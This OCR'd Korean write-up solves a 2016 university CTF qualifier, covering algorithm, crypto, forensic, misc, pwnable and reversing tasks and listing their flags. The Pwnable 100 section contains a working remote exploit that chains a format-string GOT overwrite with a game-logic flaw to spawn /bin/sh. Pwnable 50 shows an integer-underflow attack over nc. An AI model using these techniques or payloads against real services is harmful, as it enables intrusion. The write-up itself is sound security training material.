2016 순천향대학교 정보보호 페스티벌

예선 풀이

이름 : 이태양

학교 : 한국디지털미디어고등학교


아이디 : tylee0208

닉네임 : 5unKn0wn

자기 점수 : 1300

등수 : 3

Warm Up



제71조(벌칙) 다음 각 호의 어느 하나에 해당하는 자는 5년 이하의 징역 또는 5천만원 이하의 벌금에 처한다.
1. 제22조제1항(제67조에 따라 준용되는 경우를 포함한다)을 위반하여 이용자의 동의를 받지 아니하고 개인정보를 수집한 자
2. 제23조제1항(제67조에 따라 준용되는 경우를 포함한다)을 위반하여 이용자의 동의를 받지 아니하고 개인의 권리·이익이나 사
3. 제24조, 제24조의2제1항 및 제2항 또는 제26조제3항(제67조에 따라 준용되는 경우를 포함한다)을 위반하여 개인정보를 이용
4. 제25조제1항(제67조에 따라 준용되는 경우를 포함한다)을 위반하여 이용자의 동의를 받지 아니하고 개인정보 취급위탁을 한
5. 제28조의2제1항(제67조에 따라 준용되는 경우를 포함한다)을 위반하여 이용자의 개인정보를 훼손·침해 또는 누설한 자
6. 제28조의2제2항을 위반하여 그 개인정보가 누설된 사정을 알면서도 영리 또는 부정한 목적으로 개인정보를 제공받은 자
7. 제30조제5항(제30조제7항, 제31조제3항 및 제67조에 따라 준용되는 경우를 포함한다)을 위반하여 필요한 조치를 하지 아니
8. 제31조제1항(제67조에 따라 준용되는 경우를 포함한다)을 위반하여 법정대리인의 동의를 받지 아니하고 만 14세 미만인 아
9. 제48조제2항을 위반하여 악성프로그램을 전달 또는 유포한 자
10. 제48조제3항을 위반하여 정보통신망에 장애가 발생하게 한 자
11. 제49조를 위반하여 타인의 정보를 훼손하거나 타인의 비밀을 침해·도용 또는 누설한 자

[전문개정 2008.6.13.]

Key : 48_3_5_5

Algorithm 50

문제 설명은 장황하게 되어있는데 결론적으로는 주어진 두 수의 최대공약수를 구하라는 의미입니다. 파이썬의 fractions 모듈에 있는 gcd함수를 사용하였습니다.

```
import fractions

n = input()
for i in range(n):
        num = [int(i) for i in raw_input().split(' ')]
        print fractions.gcd(num[0], num[1])
```

Key : aab949b4197553ad6ef579f88829334b4db965ba61d13a6f9d7211a053623191ce71bf5e0228610147cfd4ee4173f2cc5bdc104470df21855c4e004b3472858a

Algorithm 100

Run Length Encoding을 구현하는 문제입니다. 문자열 압축은 파이썬의 itertools 모듈을 이용하였고 압축 해제는 직접 반복문을 돌면서 구현하였습니다. 압축과 관련된 코드는 검색을 통해 알아냈습니다.

```
from itertools import *

def encode(inputstr):
	encoded = [(len(list(group)),name) for name, group in
groupby(inputstr)]
	string = ''
	for i in encoded:
		if i[0] < 5:
			string += i[1] * i[0]
		else:
			string += '(' + i[1] + str(i[0]) + ')'
	return string

def decode(inputstr):
	string = ''
	leng = ''
	for j in range(len(inputstr)):
		if inputstr[j] == '(':
			char = inputstr[j + 1]
		elif ord('0') <= ord(inputstr[j]) and ord('9') >=
ord(inputstr[j]):
			leng += inputstr[j]
		elif inputstr[j] == ')':
			string += char * (int(leng) - 1)
			leng = ''
		else:
			string += inputstr[j]
	return string

n = input()
for i in range(n):
	mode = input()
	inputstr = raw_input()
	if mode == 0:
		print encode(inputstr)

	else:
		print decode(inputstr)
```

Key : 0012a73d2d317ec7155fe2c2e19b9e887b092f5c5237b65b96b09d9f6987b2cfb7845d0abee8762aeedb518ae7ec26742b1a27267f55db7145f7acc2450e59b9

Algorithm 200

약수의 개수를 최대한 효율적으로 구해야 하는 문제입니다. 에라토스테네스의 체와 소인수분해를 이용하여 해결할 수 있습니다. 그리고 과거 정보올림피아드에 비슷한 문제가 있었기에 참고하여 풀었습니다.

```
#include <stdio.h>
#include <math.h>

#define MAX 1000 * 1000 * 10 + 1

int minFactor[MAX];
int minFactorPower[MAX];
int factors[MAX];

void eratosthenes() {
	minFactor[0] = minFactor[1] = -1;
	for (int i = 2; i < MAX; i++)
		minFactor[i] = i;
	int sqrtn = int(sqrt(MAX));
	for (int i = 2; i < sqrtn; i++) {
		if (minFactor[i] == i) {
			for (int j = i * i; j < MAX; j += i) {
				if (minFactor[j] == j)
					minFactor[j] = i;
			}
		}
	}
}

void getFactors() {
	factors[1] = 1;
	for (int n = 2; n < MAX; n++) {
		if (minFactor[n] == n) {
			minFactorPower[n] = 1;
			factors[n] = 2;
		}
		else {
```


```
                        int p = minFactor[n];
                        int m = n / p;
                        if (p != minFactor[m])
                                minFactorPower[n] = 1;
                        else
                                minFactorPower[n] = minFactorPower[m] + 1;
                        int a = minFactorPower[n];
                        factors[n] = (factors[m] / a) * (a + 1);
                }
        }
}

int main(void) {
        int num, k, sn, ln, ans = 0;

        eratosthenes();
        getFactors();

        scanf("%d", &num);
        for (int i = 0; i < num; i++) {
                ans = 0;
                scanf("%d %d %d", &k, &sn, &ln);
                for (int j = sn; j <= ln; j++) {
                        if (factors[j] == k)
                                ans++;
                }
                printf("%d\n", ans);
        }
        return 0;
}
```

Key :8d08bbeceba83531e32fb0b013be7eb5ff421e422b0bbff0e9c5bd11bf861aeda55dfbda61bafd36023f43e76f07c29331e080c43d1d35013dac082153b6078c

Crypto 50

소괄호가 분침과 시침의 최대공약수이고 대괄호가 최소공배수라는 힌트를 듣고 풀었습니다. 암호문은 "EKALDMSPRLMZHNTDUZTASCEDMZHNTDUZTAHCWRL"이고, 첫 번째 키는 11과 33의 최대공약수인 11, 두 번째 키는 12와 4의 최소공배수인 12입니다. 그리고 암호 방식은 덧셈 암호와


곱셈 암호를 합친 아핀 암호(Affine cipher) 입니다. 곱셈 암호의 키는 11, 덧셈 암호의 키를 12로 하여 암호문을 복호화 해 주면 키 값을 얻을 수 있습니다.



Key : EOGHLAKFRHANJTDLWNDGKSELANJTDLWNDGJSIRH


Forensic 50

파일 헥스값을 보았을 때 시그니쳐가 ADSEGMENTEDFILE 이므로 확장자를 .ad1로 바꿔주고 FTK Imager로 열어줍니다. 처음에는 파일을 삭제했다는 부분에 초점을 두어 삭제한 기록이나 로그를 중심으로 찾아보다가 추후에 힌트로 Google Drive가 나오고 나서 파일 업로드 로그를 중심으로 살펴보았습니다. 그리고 C:₩Users₩Administrator₩AppData₩Local₩Google₩Drive₩user_default에 있는 sync_log.log라는 파일을 추출하여 로그를 보았습니다.



기밀 문서니까 .hwp, .docx 등의 확장자를 이용하여 검색하다가 .docx라는 확장자를 가진

T0pS2cret.docx라는 파일을 업로드한 로그를 찾을 수 있었습니다.




로그에서 파일 이름과 날짜, 시간까지 모두 알 수 있었습니다.

Key : T0pS2cret.docx_20160706163702

Misc 50

먼저 base64로 디코딩을 하고 의도를 파악하지 못하고 있다가 두 번째 힌트가 나왔을 때 문자열 사이사이에 끼어있는 숫자의 의미를 깨달을 수 있었습니다. 문자열 중간의 숫자는 문자열 내에서의 인덱스 역할을 하고 있었습니다. 숫자가 가리키는 문자들을 모두 모으면 키가 나옵니다.



주어진 인덱스에서 1을 빼주는 이유는 문자열의 첫 시작을 0으로 했기 때문입니다.

Key : 9ood_Luck!_4_@//_solved!

Pwnable 50

인티저 언더플로우를 활용한 문제입니다. 값을 입력받아 다른 버퍼에 복사한 후 입력받은 값과 복사한 값이 다르다면 플래그를 출력해 줍니다.

```
int __cdecl sub_760(char *buf)
{
  signed int i; // [sp+8h] [bp-10h]@1
  int v3; // [sp+Ch] [bp-Ch]@1

  v3 = 0;
  for ( i = 0; i < 10 && !v3; ++i )
  {
    puts("Please enter new data");
    v3 = read(0, buf, 0x80u) - 1;
    buf[v3] = 0;
  }
  return v3;
}
```

값을 128바이트만큼 입력할 수 있고 리턴할 때 개행문자를 제외한 입력한 글자 수를 리턴해 줍니다. 그리고

```
int __cdecl my_memcpy(_BYTE *dst, char *src, char size)
{
  int result; // eax@3
  unsigned __int8 v4; // [sp+Fh] [bp-5h]@1
  signed int i; // [sp+10h] [bp-4h]@1

  sub_9EC();
  v4 = size - 1;                                // underflow
  for ( i = 0; ; ++i )
  {
    result = v4;
    if ( v4 < i )
      break;
    *dst++ = src[i];
  }
  return result;
}
```

직접 구현한 메모리 복사 함수에서 인자로 넘어온 사이즈의 -1만큼 복사하는데 이 값을 저장하는 변수가 unsigned이기 때문에 0이 넘어왔을 시 255바이트를 복사하게 되고 오버플로우가 일어나게 됩니다. 복사될 버퍼는 입력받은 버퍼보다 위에 있기 때문에 오버플로우가 나서 복사될 시 입력받은 버퍼를 침범하게 되고 따라서 두 값이 다르게 되므로 플래그를 얻을 수 있습니다.

```
int __cdecl sub_760(char *buf)
{
  signed int i; // [sp+8h] [bp-10h]@1
  int v3; // [sp+Ch] [bp-Ch]@1

  v3 = 0;
  for ( i = 0; i < 10 && !v3; ++i )
  {
    puts("Please enter new data");
    v3 = read(0, buf, 0x80u) - 1;
    buf[v3] = 0;
  }
  return v3;
}
```

입력을 받을 때는 입력받은 데이터가 0바이트라면 다시 입력받게 하지만 반복문을 10번까지만 돌기 때문에 nc에 접속하고 10번만 아무 값도 입력하지 않으면 됩니다.

```
5unKn0wn@MyHome:~$ nc 112.166.114.135 23456
please enter your nickname : 5unKn0wn
Hello, 5unKn0wn!
I want to watch your technic!

Please enter new data

Please enter new data

Please enter new data

Please enter new data

Please enter new data

Please enter new data

Please enter new data

Please enter new data

Please enter new data

Please enter new data

Please enter new data

Do you w@nt to eXpl0it a b1n@ry~? :D
5unKn0wn@MyHome:~$
```

Key : Do you w@nt to eXpl0it a b1n@ry~? :D

Pwnable 100

지뢰찾기 게임을 기반으로 한 포맷스트링이 들어있는 문제입니다. Rank를 출력해 줄 때 포맷스트링 버그가 일어납니다.

```
void __cdecl rank(const char *format)
{
  char v1; // [sp+88h] [bp+88h]@0

  system("clear");
  puts("-------------------------------------------------------------");
  puts("|                   USER NAME    &    LEVEL                  |");
  puts("-------------------------------------------------------------");
  printf("₩t | ₩t%s", &v1);
  printf((const char *)&format);                // fsb
  puts("₩n-------------------------------------------------------------");
}
```

그리고 포맷스트링이 일어날 때 출력하는 문자열은 우리가 지뢰찾기 게임을 이겼을 때 넣는 이름입니다.


```
void __cdecl register_name(char *buf, int level)
{
  char *v2; // eax@2
  char *v3; // eax@4
  char *v4; // eax@6

  printf("₩n₩nPlease register the name : ");
  buf[read(0, buf, 0x80u) - 1] = 0;             // payload
  switch ( level )
  {
    case 1:
      v2 = buf + 0x80;
      *(_DWORD *)v2 = 'ysae';                   // easy
      v2[4] = 0;
      break;
    case 2:
      v3 = buf + 0x80;
      *(_DWORD *)v3 = 'mron';                   // normal
      *((_WORD *)v3 + 2) = 'la';
      v3[6] = 0;
      break;
    case 3:
      v4 = buf + 0x80;
      *(_DWORD *)v4 = 'drah';                   // hard
      v4[4] = 0;
      break;
  }
}
```

이 외에도 포맷스트링 말고 지뢰찾기 게임 알고리즘에도 몇 가지 문제가 있었습니다.

```
signed int __cdecl run_game(BYTE **Client, BYTE **Server, int mine_num)
{
  signed int result; // eax@3
  int v4; // edx@3
  int v5; // [sp+8h] [bp-8h]@1
  int v6; // [sp+Ch] [bp-4h]@1

  v6 = *MK_FP(__GS__, 20);
  v5 = 0;
  while ( findMine != mine_num )
  {
    printmap(Server, mine_num);
    __isoc99_scanf("%d", &v5);
    fflush(stdin);
    if ( v5 == 1 )
    {
      marking_mine(Client, Server, mine_num);
    }
    else if ( v5 == 2 )
    {
      check_location(Client, Server, mine_num);
    }
  }
  puts("₩n₩nClearrrrrrrrrrrrrrrr!!");
  result = 1;
  v4 = *MK_FP(__GS__, 20) ^ v6;
  return result;
}
```

지뢰를 다 찾았는지 비교하는 전역변수를 초기화 해 주는 구간이 없기 때문에 게임을 한 번만 이기면 그 후에는 게임을 하지 않아도 게임을 이겼을 때처럼 포맷스트링에 들어갈 문자열을 바꿔줄 수 있습니다. 그리고

```
int __cdecl marking_mine(BYTE **client, BYTE **server, unsigned int size)
{
  unsigned int PosX; // [sp+8h] [bp-Ch]@1
  unsigned int PosY; // [sp+Ch] [bp-8h]@1
  int v6; // [sp+10h] [bp-4h]@1

  v6 = *MK_FP(__GS__, 20);
  PosX = 0;
  PosY = 0;
  printf("\n\n Please enter making point(1 ~ %d) ex)1 2 $ ", size);
  __isoc99_scanf("%u %u", &PosX, &PosY);
  fflush(stdin);
  if ( PosX > size || PosY > size )
  {
    puts("Sorry...");
    exit(0);
  }
  if ( client[PosX + 0x3FFFFFFF][PosY - 1] != 'X' )
  {
    puts("\nFailed... Game Over\n");
    exit(0);
  }
  puts("\nGood!\n");                            // no duplication check
  server[PosX + 0x3FFFFFFF][PosY - 1] = 'X';
  ++findMine;
  return *MK_FP(__GS__, 20) ^ v6;
}
```

지뢰를 마킹할 때 한 번 마킹했던 지뢰인지 체크하는 구간이 존재하지 않기 때문에 한 좌표를 잡아 브루트포싱을 돌리거나 지뢰 위치를 한 군데만 알면 게임에서 쉽게 승리할 수 있게 됩니다.

그 후 포맷스트링에서 printf got 주소를 system plt 주소로 덮고 게임을 한 번 더해서 이름으로 /bin/sh를 넣어주면 rank를 출력할 때 system("/bin/sh")가 실행되어 쉘을 획득할 수 있게 됩니다.

```
from SunKn0wn import *

def main():
        r = remote('112.166.114.136', 38961)
        r.recvall()
        r.sendline('1')
        r.recvall()
        r.sendline('1')
        while 1:
                r.recvall()
                r.sendline('1')
                r.recvall()
                r.sendline('2 3')
                recv = r.recvall()
                if "Clearrrrrrrrrrrrrrrr!!" in recv:
                        break
                if "Failed..." in recv:
```


```
                        r.close()
                        return -1
        r.sendline('AAAA\x10\xc0\x04\x08AAAA\x12\xc0\x04\x08%08x%08x%34160c%hn%
33396c%hn')
        r.recvall()
        r.sendline('2')
        r.recvall()
        r.sendline('1')
        r.recvall()
        r.sendline('1')
        r.recvall()
        r.sendline('/bin/sh\x00')
        r.recvall()
        r.sendline('2')
        r.recvall()

        print "[*] Shell"
        r.interactive()

while 1:
        if main() == -1:
                continue
        else:
                break
```

익스플로잇 코드입니다. 지뢰 위치는 임의적으로 (2, 3)에 있을 것이라 예상하고 그 위치를 다섯 번 마킹하게 했으며 만약 아니라면 처음부터 다시 시도하게 했습니다.

Key : Do you w@nt to eXpl0it a b1n@ry~? :D

Reversing 50

처음 실행했을 때의 모습은



36개의 버튼이 있지만 눌러도 아무런 반응이 없습니다.

```
void __cdecl sub_921430(unsigned __int16 select)
{
  switch ( select )
  {
    case 0u:
      sub_921620();
      break;
    case 1u:
      sub_921660();
      break;
    case 2u:
      sub_9216E0();
      break;
    case 3u:
      sub_921750();
      break;
    case 4u:
      sub_9217D0();
      break;
    case 5u:
      sub_921840();
      break;
```

```
signed int sub_921840()
{
  for ( cnt = 14; cnt < 0; --cnt )
  {
    if ( !(cnt % 3) )
      key_table[cnt] ^= *off_9240B0 + *off_92416C[0];
  }
  dword_92404C ^= *off_9240B0 + *off_92416C[0];
  return 18;
}
```

내부에서는 36개의 케이스문을 이용하여 각 버튼에 대한 핸들러를 호출해주며 함수 내부에서는 각각의 연산이 일어납니다. 그런데 여기서 어디에도 플래그를 출력해 준다거나 버튼을 잘 눌렀다거나 하는 등의 반응이 없었기에 무엇을 해야 할지 고민하다가 각 함수마다 리턴해 주는 값이 각각 다른 것을 보고 이 순서대로 함수를 호출하면 플래그가 생성되어 있을 것이라 생각했습니다. 그 후 디버깅을 하면서 각 리턴값을 가져와 정렬한 후 순서대로 해당 함수를 호출해 주었고 연산 결과로 플래그가 생성되어 있었습니다. 다만 리턴값 중 20번이 나오지 않는 오류가 있는데 이 값은 게싱으로 0번으로 나온 함수를 20번으로 설정하고 풀었더니 정상적으로 플래그가 생성되었습니다. 그렇게 게싱한 이유는 리턴값이 0번부터 36번까지 나왔는데 이러면 37개의 경우의 수가 생깁니다. 하지만 실제 버튼은 36개이므로 제일 작은 값인 0번을 20번으로 설정해 보았고 플래그가 잘 나왔습니다.

따라서 눌러야 하는 버튼의 순서는 25 33 3 15 35 6 20 31 27 0 8 21 2 30 13 18 9 5 24 34 14 19 11 7 28 4 16 26 32 23 17 10 1 29 12 22 이렇게 됩니다.

디버깅 하면서 순서대로 함수를 호출해주면

Hex View-1

```
0007417C  8A 40 07 00 90 40 07 00  83 40 07 00 6A 40 07 00  .@...@...@..j@..
0007418C  58 40 07 00 8E 40 07 00  72 40 07 00 7C 40 07 00  X@...@..r@..|@..
0007419C  64 40 07 00 5D 40 07 00  70 40 07 00 81 40 07 00  d@..]@..p@...@..
000741AC  74 68 69 35 5F 31 73 5F  4E 65 6D 30 7E 21 00 00  thi5_1s_Nem0~!..
000741BC  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
000741CC  01 00 00 00 70 1E BF 02  78 19 BF 02 00 00 00 00  ....p...x.......
```

키가 들어있습니다.

Key : thi5_1s_Nem0~!

Reversing 100

이번에는 C# 실행파일과 decrypted라는 파일이 주어집니다. 실행파일은 C#이므로 Reflector를 이용해 디컴파일해서 소스를 분석했습니다. 간단하게 하는 역할은 바탕화면에 iampicture.bmp라는 파일이 있다면 암호화하고 decrypted로 이름을 변경시키고 warning 이라는 사진만 계속 띄어둡니다.

함께 주어진 decrypted 파일을 암호화되기 전의 사진 상태로 복호화 한다면 키가 적혀있을 것입니다..

```
internal class Program
{
    // Methods
    public Program();
    private static byte[] a(byte[] yu, char alp, long nn, byte[] n, char[] arr6);
    private static byte[] b(byte[] ddd, char alp, long f);
    private static byte[] c(byte[] hh, string by, long tt, char[] arr6);
    private static byte[] d(byte[] na, byte[] arr5);
    private static byte[] f(byte[] da, byte[] arr4, long si, char[] arr);
    private static void Main(string[] args);
    private static byte[] n(byte[] ee, byte[] arr2, byte[] arr4, char[] arr6);
    private static byte[] u(byte[] nm, char[] arr, byte[] arr4, byte[] il);

    // Nested Types
    private delegate byte[] e(byte[] data, long size, char[] arr);
}
Expand Methods
```

프로그램 구조는 Main과 8개의 메소드로 이루어져 있습니다. 각 메소드는 각각의 암호화 연산을 수행합니다. 연산은 여러가지 테이블과 함께 이루어지며 주로 ^, +, - 연산을 이용하기 때문에 역연산이 가능합니다. 연산 메소드들을 모두 분석하고 필요없는 부분들은 제거한 후 코드를 최적화하며 역연산 소스를 짜서 decrypted파일을 복호화 했습니다.

```
def a_re(yu, alp, n):
        yu[0] = yu[0] ^ alp
        yu[3] = yu[3] + n[5]
```

```
        return yu

def b_re(yu, alp, length):
        alp -= 1

        for i in range(length):
                if alp > ord('='):
                        alp = ord('A')
                        while alp < ord('d'):
                                if alp % 2 == 0:
                                        yu[i] ^= alp
                                else:
                                        yu[i] ^= (length & 0xff)
                                alp += 1

        return yu

def c_re(yu, bytes, length):
        index = 5
        bytes = [ord(i) for i in '₩x00'.join(bytes)]      # convert to unicode

        for i in range(length):
                if index > 7:
                        yu[i] = (yu[i] + bytes[i % 14]) & 0xff
                        yu[i] ^= bytes[index]
                else:
                        yu[i] = (yu[i] + bytes[index]) & 0xff
                        index += 1

        return yu

def e_re(q, length, ee):
        i = 0
        while i < length:
                if i % 2 == 0:
                        q[i] ^= ee[i % 10]
                        ee[i % 10] = (ee[i % 10] + 1) & 0xff
                else:
                        q[i] = (q[i] + ee[i % 10]) & 0xff
```

```
                i += 1

        return q

def f_re(yu, arr4, length, arr):
        num = 0
        for i in range(length):
                if i % 3 == 0:
                        yu[i] = (yu[i] + arr[num % 10]) & 0xff
                        yu[i] = (yu[i] - arr4[i % 14]) & 0xff
                        num += 1
                elif i % 3 == 1:
                        yu[i] = (yu[i] + arr[i % 4]) & 0xff
                        yu[i] ^= arr[i % 10]
                else:
                        yu[i] = (yu[i] - num) & 0xff
                        arr[num % 10] ^= arr4[num % 14]
                        arr[num % 10] = (arr[num % 10] - 1) & 0xff

        return yu

def u_re(yu, arr4, il):
        for num in range(len(yu)):
                yu[num] = (yu[num] + il[num % 14]) & 0xff
                il[num % 14] ^= arr4[num % 14]
        return yu

arr = [0x74, 0x59, 0x25, 0x32, 0x77, 0x62, 0x4c, 0x7e, 0x42, 0x63]
n = [0x6e, 0x23, 0x48, 0x7a, 0x73, 0x30, 0x52, 0x86, 0x2e, 0x71, 0x57, 0x6a, 0x26, 0x65]
il = [0x69, 0x61, 0x6d, 0x70, 0x69, 0x63, 0x74, 0x75, 0x72, 0x65, 0x2e, 0x62, 0x6d, 0x70]
chArray2_ori = [0x75, 0x35, 0x44, 0x48, 0x2a, 0x6b, 0x43, 0x40, 0x6f, 0x72]
chArray2 = [0xdd, 0xa4, 0x6a, 0x82, 0x17, 0xeb, 0xef, 0x65, 0x2e, 0xcf]
fileName = 'decrypted'
destFileName = 'iampicture.bmp'
with open(fileName, 'rb') as f:
        readed = list(f.read()[:-0x81])
        yu = [ord(i) for i in readed]
length = len(yu)
```

```
yu = u_re(yu, n, il)
yu = e_re(yu, length, chArray2)
yu = c_re(yu, fileName, length)
yu = b_re(yu, arr[8], length)
yu = f_re(yu, n, length, chArray2_ori)
yu = a_re(yu, arr[4], n)

with open(destFileName, 'wb') as f:
        f.write(''.join(chr(i) for i in yu))
```

역연산 소스입니다. decrypted파일을 두고 저 소스를 컴파일 해서 실행하면 원본 iampicture.bmp 가 복구됩니다. 복구된 사진은

이렇게 생겼습니다.

Key : Crypto_is_BAD

수고 많으셨습니다.

풀이보고서는 yisf.sch@gmail.com 으로 보내주시면 됩니다.